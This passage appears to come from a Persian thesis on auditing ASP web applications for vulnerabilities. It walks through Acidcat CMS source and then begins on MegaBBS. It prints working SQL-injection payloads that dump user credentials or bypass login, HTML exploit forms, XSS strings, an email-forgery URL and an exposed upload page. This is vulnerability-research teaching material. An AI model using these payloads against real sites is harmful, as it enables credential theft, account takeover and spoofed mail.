با توجه به این خطا و کدهای فایل default_menu_javascript.asp به این نتیجه می رسیم که خود فایل default_main.asp نیز باید در یک فایل دیگر که حاوی connection به پایگاه داده باشد include شده باشد. لذا دوباره در همه فایلها به دنبال default_main.asp می گردیم:

تنها فایل default.asp را پیدا می کنیم که فایل مورد نظر ما را شامل باشد.

لذا در مرورگر URL زیر را مرور می کنیم:

default.asp?formType=&itemID=

می بینیم که بدون خطا اجرا شد.

حال میتوانیم با توجه به خطوط زیر دو کار انجام دهیم:

```
6   If (Request.QueryString("formType") = "search") then
7           Item__MMColParam = getDefaultPage()
8           formType = Request.QueryString("formType")
    ElseIf (Request.QueryString("itemID") <> "")  Then
9           itemNum = Request.QueryString("itemID")
11          if IsNumeric(itemNum) then
12                  Item__MMColParam = Request.QueryString("itemID")
13          else
14                  Item__MMColParam = getDefaultPage()
            end if
16  ElseIf (Request.Form("cID") <> "") Then
17          Item__MMColParam = Request.Form("cID")
18  Else
            Item__MMColParam = getDefaultPage()
19  End If
```

یکی اینکه برای آزمایش آسیب پذیر بودن و پیدا کردن کد مخرب، Request.Form(“cID”) را به Request(“cID”) تبدیل کنیم و بعد URL زیر را مرور کنیم:

default.asp?formType=&itemID=&cID=[SQL Injection]

باید توجه داشت که برای نوشتن Exploit کلی باید این تغییر را به یاد داشته باشیم و با متد Post کار خود را انجام دهیم. همچنین اگر در جای دیگری از متن از Request.Form(“cID”) استفاده شده باشد، باید آن را نیز تغییر دهیم!

روش دیگر این است که از ابتدا با متد Post کار کنیم و تغییری در سورس ایجاد نکنیم.

من از روش اول استفاده کرده ام یعنی:

```
ElseIf (Request("cID") <> "") Then
        Item__MMColParam = Request("cID")
Else
        Item__MMColParam = getDefaultPage()
End If
```

حال با اجرای

default.asp?formType=&itemID=&cID=[SQL Injection]

می بینیم:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e10'
[Microsoft][ODBC Microsoft Access Driver] Too few parameters. Expected 1.
/default_content.asp, line 31
```

پس نفوذپذیر است! به خط 31 default_content.asp نگاه می کنیم و می بینیم که connection آنجا باز می شود! خط زیر سازنده این Query است:

```
ItemCheck.Source = "SELECT * FROM ac_item WHERE ID = " &
Item__MMColParam & ""
```

حال کافیست بنویسیم:

```
default.asp?formType=&itemID=&cID=-1 union select
1,username,3,password,5,6,7,8,9,10,'1-1-2000','1-1-2010' from ac_user
```

می بینیم که نام کاربری و رمز عبور (رمز شده با RC4 و سپس URLEncode شده) را نشان می دهد. این خط با دانش نوشتن درخواست های SQL و با توجه به پایگاه داده سایت به دست می آید که موضوع صحبت فعلی ما نیست.

تا اینجا **اولین آسیب پذیری** SQL Injection را پیدا کردیم و برای نوشتن Exploit کافیست از متد Post استفاده کنیم. فایل زیر را به شکل html ذخیره می کنیم و این همان فایل Exploit مطلوب ماست:

```
<form action="http://[The URL]/default.asp?formType=&itemID=" method="post">
<input type="text" name="cID" id="cID" value="-1 union select
1,username,3,password,5,6,7,8,9,10,'1-1-2000','1-1-2010' from ac_user" />
<br />
<input type="submit" value="Submit" />
</form>
```

- default_lang.asp:

خط ۴:

```
myStr = request.servervariables("url")
```

این خط URL را می پذیرد که نمی توان به آن چیزی اضافه یا از آن کم کرد. چرا که اگر به آن چیزی اضافه کنیم صفحه ای که می خواهیم دیگر باز نمی شود! باید توجه داشته باشیم که اگر چیزهایی نظیر:

```
request.servervariables("HTTP_REFERER")
```

یا

```
request.servervariables("HTTP_USER_AGENT")
```

و مانند آنها داشته باشیم، می توانیم مقادیر آنها را به سادگی تغییر دهیم.

- default_mail.asp:

خط ۲۱:

```
typeStr = Request("FormType")
```

این خط فقط جهت انتخاب نوع است و آسیب پذیری خاصی ندارد.

- default_mail_aspemail.asp:

خطوط ۱۲ و ۱۳ و ۱۴:

```
Mail.From = Request("From")
Mail.FromName = Request("FromName")
Mail.AddAddress Request("To")
```

در اینجا این پارامترها جهت ایمیل زدن استفاده شده و جنبه دیگری ندارند! شاید فکر کنیم هیچ آسیب پذیری وجود ندارد. در واقع هیچ آسیب پذیری XSS و SQL Injection ای وجود ندارد اما آسیب

پذیری دیگر چه؟ چون کد این صفحه کوتاه است با اولین نگاه کلی متوجه خواهید شد که هر کسی به صورت از راه دور می تواند به کمک این صفحه و با سرویس دهنده ایمیل اختصاصی سایت برای دیگران ایمیل بفرستد! پس این به عنوان **دومین آسیب پذیری** ثبت می شود چرا که می توان با آن اقدام به ارسال ایمیل های جعلی به صورت ناشناس و با هویت سرویس دهنده نمود! همان طور که دیدید ما یک آسیب پذیری دیگر پیدا کردیم که خارج از حوزه کاری فعلی ما بود اما پیدا کردن آن بسیار سهل و ساده بود. Exploit به صورت زیر است:

default_mail_aspemail.asp?AcidcatSend=1&From=Fake@Site.com&FromName=FakeAdmin&To=Victim@Email.com&Subject=Forgery&Body=Change your password to 123456!

default_mail_cdosys.asp -:

خطوط ۲۸ و ۲۹ و ۳۰:

```
ObjSendMail.To = Request("To")
ObjSendMail.Subject = Request("Subject")
ObjSendMail.From = Request("From")
```

در اینجا نیز این پارامترها جهت ایمیل زدن استفاده شده و جنبه دیگری ندارند! و درست مثل صفحه آسیب پذیر قبل است که البته از یک Object دیگر که متداول تر است برای زدن ایمیل استفاده می کند:

default_mail_cdosys.asp?
AcidcatSend=1&From=Fake@Site.com&FromName=FakeAdmin&To=Victim@Email.com&Subject=Forgery&Body=Change your password to 123456!

از آنجاییکه شکل این آسیب پذیری دقیقا مانند قبلی است و معمولا این صفحات همزمان به کار نمی روند به عنوان آسیب پذیری جدیدی محسوب نمی شود.

- default_mail_jmail.asp:

خطوط ۸ تا ۱۲:

```
msg.From = Request("From")
msg.FromName = Request("FromName")
msg.AddRecipient Request("To")
msg.Subject = Request("Subject")
msg.Body = Mail.Body = Request("Body")
```

در اینجا نیز این پارامترها جهت ایمیل زدن استفاده شده و جنبه دیگری ندارند! و درست مثل صفحات آسیب پذیر قبل است که البته از یک Object دیگر که کمتر متداول است برای زدن ایمیل استفاده می کند:

```
default_mail_jmail.asp?
AcidcatSend=1&From=Fake@Site.com&FromName=FakeAdmin&To=Victim@Email.com&Subject=Forgery&Body=Change your password to 123456!
```

چون شکل این آسیب پذیری دقیقا مانند قبلی است و معمولا این صفحات همزمان به کار نمی روند به عنوان آسیب پذیری جدیدی محسوب نمی شود.

- main_login2.asp:

خط ۳۴:

```
MM_LoginAction = Request.ServerVariables("URL")
```

همانطور که قبلا گفته شد این خط آسیب پذیری ندارد.

خط ۳۵:

```
MM_LoginAction = MM_LoginAction + "?" + Request.QueryString
```

که در جایی استفاده نشده است.

خط ۶۴:

Response.Redirect(Request.QueryString("accessdenied"))

اینجا قاعدتا یک آسیب پذیری وجود دارد چرا که با تعیین پارامتر accessdenied می توان حمله XSS انجام داد. برای رسیدن به این خط و اجرای آن باید پارامتر MM_valUsername خالی نبوده، ضمن اینکه مقدار انتخاب شده از پایگاه داده نیز تهی نباشد. حال MM_valUsername کجا مقدار دهی می شود؟ دو حالت داریم:

خود main_login2.asp در یک فایل دیگر Include شده که پارامتر MM_valUsername از آنجا قابل تنظیم است.

و حالت دیگر اینکه فایلهایی که در main_login2.asp، include شده اند را ببینیم و تنظیم پارامتر MM_valUsername را دنبال کنیم.

بعد از بررسی حالت اول می بینیم هیچ فایلی main_login2.asp را Include نکرده و تنها یک فرم که Action آن به طرف این فایل تنظیم شده وجود دارد! از اینجا پر واضح است که حالت دوم صحیح بوده و یکی از فایلهای include شده مقدار MM_valUsername را تعیین می کند. پس به دنبال این متغیر در سراسر فایلهای زیر مجموعه main_login2.asp می گردیم.

مشاهده می کنیم که در فایل admin/admin_encrypt.asp خطوط زیر وجود دارند:

```
dim MM_LoginAction,MM_valUsername,MM_valPassword
if (Request.Form("username")<>"") then
        MM_valUsername=Request.Form("username")
        MM_valPassword=Request.Form("password")

        'Encrypt login details
        dim MM_valUsername2, MM_valUsername3, MM_valPassword2, MM_valPassword3
        MM_valUsername2 = EnDeCrypt(MM_valUsername, MM_valPassword)
        MM_valUsername3 = server.urlencode(MM_valUsername2)
        'MM_valPassword2 = EnDeCrypt(MM_valPassword, MM_valPassword)
        'MM_valPassword3 = URLEncode(MM_valPassword2)
end if
```

در اینجا می بینیم که متغیر MM_valUsername چگونه مقدار دهی می شود. حال مشکل بعدی درست کردن درخواست SQL خط ۴۴ است:

MM_rsUser.Source = "SELECT ID, Type, Username, Password FROM ac_user WHERE Username='" & MM_valUsername &"' AND Password='" & MM_valUsername3 & "'"

همینجا متوجه می شویم که حمله SQL Injection به عنوان آسیب پذیری دیگر می تواند وجود داشته باشد. چرا که مقدار MM_valUsername بدون هیچ کنترل قبلی در رشته درخواست SQL قرار می گیرد. در واقع با خواندن کدها متوجه می شویم که برنامه نویس می خواسته شخصی پس از اینکه با نام کاربری و رمز عبور درست وارد شد، اگر پارامتر accessdenied تنظیم شده باشد، به صفحه ای که این پارامتر به آن اشاره می کند به صورت خودکار وارد شود. پس چون وقتی آسیب پذیری XSS اتفاق می افتد که ورود درست انجام شده باشد، آسیب پذیری XSS از درجه اهمیت خیلی کمی برخوردار است اما هنوز هم کمی قابل اهمیت است. برای اثبات این گفته همین کافیست که مهاجم با طراحی یک فرم و قرار دادن آن در جایی که یک نفر روی آن کلیک می کند می تواند پسورد را عوض کند و سایت را به هم بریزد، بدون اینکه خود شخصی که فرم را ساخته اینکار را مستقیما انجام دهد.

پس Exploit آسیب پذیری سوم و چهارم به شرح زیر خواهد بود: (این Exploit با توجه به سعی و خطا و الگوریتم رمزنگاری RC4 به دست آمده است) با این Exploit می توان در سایت بدون داشتن نام کاربری و رمز عبور Login کرد.

Exploit آسیب پذیری ۳ (XSS):

```
<form action="main_login2.asp?accessdenied=javascript:alert('XSS')" method="post">
<input type="hidden" name="username" id="username" value="FooNot' union select
1,2,3,'%CE%10%C9%CE%AC%0F%F3%07A%91%8B%1B%9FF%2D%DF%EBcO%
9Au%5F%28%80%A5%0D%D0%89%EA%EF%3E%BB%BDx%5F%0EM%7C%09%
```

2C%B6s%9D%EAa%2FqX%7E%08%05%CAZ%26%1ET%10%CE' from ac_user where Username='1'or'1'='1'or'1'='1" size="200"/>

<input type="hidden" name="password" id="password" value="0" />

<input type="submit" value="Click To Login!" />
</form>

Exploit آسیب پذیری ۴ (**SQL Injection**):

```
<form action="main_login2.asp" method="post">
<input type="hidden" name="username" id="username" value="FooNot' union select 1,2,3,'%CE%10%C9%CE%AC%0F%F3%07A%91%8B%1B%9FF%2D%DF%EBcO%9Au%5F%28%80%A5%0D%D0%89%EA%EF%3E%BB%BDx%5F%0EM%7C%09%2C%B6s%9D%EAa%2FqX%7E%08%05%CAZ%26%1ET%10%CE' from ac_user where Username='1'or'1'='1'or'1'='1" size="200"/>
<br />
<input type="hidden" name="password" id="password" value="0" />
<br />
<input type="submit" value="Click To Login!" />
</form>
```

- main_login_code.asp:

خط ۳۴۱:

```
logoutVar = CStr(Request("referrer"))
```

تنها در یک شرط استفاده دارد.

حال می بینیم که نوبت به پوشه Admin رسیده است. پس باید دقت کنیم که علاوه بر جستجوی حملات ابتدا ببینیم توسط مهاجم قابل دسترسی باشند. (یعنی به Login کردن نیاز نداشته باشند.) این کار را admin/admin_login_check.asp انجام می دهد که در

admin/admin_scripts.asp و admin/ admin_scripts_1252.asp نیز include شده است. پس هر فایلی اینها را نیز Include کرده باشد نیاز به Login دارد. پس از نوشتن صفحاتی که نیاز به login دارند خودداری می کنیم.

- admin_colors_swatch.asp:

خط ۳:

var formField = String(Request.QueryString("field"));

که چون formField در متن کد به کار رفته است می تواند زمینه ساز XSS باشد.

```
function ClickColor(ThisColor) {
Color = ThisColor;
myCell.bgColor = Color;
myForm.myText.value= Color;
opener.mainform.<%=formField%>.value = Color;
window.close();
}
```

پس کافیست به عنوان **آسیب پذیری پنجم** بنویسیم:

admin/admin_colors_swatch.asp?field=value=";}alert('XSS');function(){myForm.myText

- admin_lang.asp:

خط ۵:

myStr = request.servervariables("url")

که آسیب پذیر نیست.

- admin_lang_login.asp:

خط ۵:

myStr = request.servervariables("url")

که آسیب پذیر نیست.

- admin_users_edit_form2.asp:

خط ۵:

myParam = Request.Form("ID")

می بینیم که این فایل به تنهایی به پایگاه داده متصل نیست.

- admin_users_view.asp:

خط ۳۷:

For Each Item In Request.QueryString


می بینیم که این فایل به تنهایی به پایگاه داده متصل نیست.

از پوشه fckeditor صرف نظر می کنیم و قبل از اینکه به مرحله بعد برویم وجود fckeditor را که بدون هیچ تغییری در کدهای اصلی آن و توانایی upload فایل در سایت وجود دارد به عنوان **آسیب پذیری ششم** اعلام می کنیم که Exploit آن به شرح زیر است:

/admin/fckeditor/editor/filemanager/connectors/test.html

حال سراغ روش های متمم که در ابتدا گفته شد می رویم. این روش ها غالبا ابتکاری بوده و از یک برنامه تا برنامه دیگر متفاوت هستند و تنها به این دلیل استفاده می شوند که اگر چیزی در مراحل قبلی جا افتاده است آشکار شود. همانطور که از کدهای این برنامه تا به حال برآمده است برای درخواست از پایگاه داده عبارت Source. همواره دیده می شود پس به دنبال این عبارت در تمام

برنامه در برنامه می گردیم. می خواهیم ببینیم جایی هست که بتوانیم درخواست SQL را به دلخواه خود تغییر دهیم یا نه. برای این کار به دنبال پارامتر تغییر پذیر در رشته SQL می گردیم:



شکل ۳-۷ تصویر برنامه Dreamweaver

- default_content.asp:

این فایل قبلا به عنوان فایل آسیب پذیر مشخص شده است.

- default_menu_functions.asp:

خط ۳۶:

myCatID = "SELECT * FROM ac_item WHERE Category_ID = " & catID & " ORDER BY VerticalPosition DESC, Title DESC"

حال باید به دنبال catID بگردیم و ببینیم می توان آن را تغییر داد یا خیر. پس باید ببینیم تابع printItemF چه زمانی صدا زده می شود. این کار بسیار زمانبر بوده و نیازمند خواندن و دنبال کردن بیشتر کدهای برنامه است. با توجه به اینکه ما تا به حال توانسته ایم شش آسیب پذیری را شناسایی کنیم و حتی به کمک یکی از آنها توانسته ایم مدیریت برنامه را بدون داشتن مجوز بدست بگیریم و به کمک یکی دیگر توانستیم فایل هایمان را upload کنیم، پس کار را همینجا متوقف می کنیم چرا که صرف زمان بیشتر روی این برنامه در حال حاضر دیگر صرفه اقتصادی ندارد و از نظر آموزشی نیز بیشتر شبیه آموزش زبان ASP خواهد شد. اگر قرار بود این برنامه را به صورت کامل بررسی کنیم، می بایستی علاوه بر اتمام همین مرحله، فلوچارت کاری که در بالاتر گفته شده بود را نیز مو به مو انجام دهیم و علاوه بر اینها فلوچارت خود برنامه را کشیده و آسیب پذیری های منطقی را نیز شناسایی کنیم.

د-۲-۱- نتیجه گیری قسمت دستی:

ما در اینجا به طور دستی و همچنان به صورت خودکار در یک برنامه مدیریت محتوا که به زبان ASP بود به دنبال آسیب پذیری های معمول نوع وب یعنی SQL Injection و XSS گشتیم. در این راه دو آسیب پذیری توسط برنامه خودکار در زمان حدود ۱۵ دقیقه شناسایی شد و این در حالی بود که شش آسیب پذیری به صورت دستی، طی دو ساعت و نیم پیدا شد. از بین آسیب پذیری های پیدا شده دو تا از اهمیت بالاتری نسبت به بقیه برخوردارند. چرا که به وسیله یکی می توان مدیریت سامانه را به دست گرفت و به وسیله دیگری می توان فایل های خطرناک را upload نمود و این در حالی است که ما در حالت دستی فلوچارت های کاری خود را کامل اجرا نکرده ایم. از اینجا می توان نتیجه گرفت که برنامه از امنیت مطلوبی برخوردار نبوده و امکان کشف آسیب پذیری های جدید و متنوع نیز همچنان وجود دارد.

۱.۲.۳.۳. پیدا کردن ضعف های امنیتی برنامه MegaBBS:

الف- دانلود سورس کد ASP و نصب آن (روی IIS)

Vendor: http://www.pd9soft.com/

Version: 2.2

File Name: megabbs2.2.zip, megabbs2.2-access.zip

Current Address:

http://www.pd9soft.com/megabbs-support/megabbs2.2.zip

http://www.pd9soft.com/megabbs-support/megabbs2.2-access.zip

http://www.pd9soft.com/megabbs-support/megabbs2.2-mssql.zip

http://www.pd9soft.com/megabbs-support/megabbs2.2-mysql.zip


ب- تنظیم Dreamweaver برای راحتی کار با فایل ها

ج- مراحل نصب کامل و مجوز دادن به فایل ها یا پوشه ها طبق کمک برنامه انجام می شود.


د- آغاز حمله در این مرحله صورت می گیرد که می تواند به صورت ماشینی یا دستی دقیق باشد.

د-۱- مرحله ماشینی با ابزاری به نام Acunetix نسخه ۵:


تنظیم برنامه به شکل زیر است:




شکل ۳-۸ گام اول تنظیم برنامه خودکار




شکل ۳-۹ گام دوم تنظیم برنامه خودکار



شکل ۳-۱۰ گام سوم تنظیم برنامه خودکار



شکل ۳-۱۱ گام چهارم تنظیم برنامه خودکار



شکل ۳-۱۲ گام پنجم تنظیم برنامه خودکار

د-۱-۱- نتایج با برنامه Acunetix:

زمان: ۲ ساعت
